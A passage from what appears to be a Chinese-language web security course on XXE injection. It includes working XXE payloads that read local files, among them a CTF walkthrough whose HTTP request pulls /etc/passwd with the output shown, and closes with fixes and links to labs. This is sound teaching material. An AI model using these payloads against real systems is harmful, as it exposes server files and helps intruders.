The screenshot shows the Burp Suite interface with the 'Request' and 'Response' tabs. The 'Request' tab shows an XML payload that attempts to read the content of `d://test.txt`. The 'Response' tab shows the server's response, which includes the content of the file. A red arrow points to the payload in the 'Request' tab, and another red arrow points to the response content in the 'Response' tab.

```
<?xml version = "1.0"?>
<!DOCTYPE ANY [
  <!ENTITY %xxe SYSTEM 'file:///d://test.txt'>
]>
<user><username>%xxe;</username><password>aaaaa</password></user>
```


如何发XXE漏洞：

在爬完后，通过搜索xml关键字，查看数据包，发现有通过xml进行传输数据的地方，修改payload提交进行测试。

39.4.3 CTF-Jarvis-OJ-Web-XXE(CTF题)

The screenshot shows a terminal window with the address `http://web.jarvisoj.com:9882/`.

通过抓包发现数据的传输方式是json：



更改类型为xml，并写入payload：

```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 103
Origin: http://web.jarvisoj.com:9882
Connection: close
Referer: http://web.jarvisoj.com:9882/
Cookie: UM_distinctid=17e68bc6c986e6-05172480b54de4-4c3e237c-144000-17e68bc6c997c3

<?xml version = "1.0"?>
<!DOCTYPE ANY [
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<x>&xxe;</x>
```

```
<x>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
ctf:x:1000:1000::/home/ctf:
</x>
```

注意：vulnhu.com国外的一个漏洞靶场，贴近实战，需要自己找漏洞。

39.5 XXE漏洞修复



- 1 xxe漏洞修复与防御方案-php、Java、python-过滤及禁用
- 2 方案一：禁用外部实体 比如设置PHP：
`libxml_disable_entity_loader(true);`，其他语言百度搜索
- 3 方案二：过滤用户提交的XML数据 过滤关键词：<!DOCTYPE和<!ENTITY或者SYSTEM和PUBLIC

资源：



- 1 <http://web.jarvisoj.com:9882/>
- 2 <https://github.com/c0ny1/xxe-lab>
- 3 <https://github.com/enjoiz/XXEinjector>
- 4 <https://download.vulnhub.com/xxe/XXE.zip>
- 5 <https://www.cnblogs.com/bmjoker/p/9614990.html>

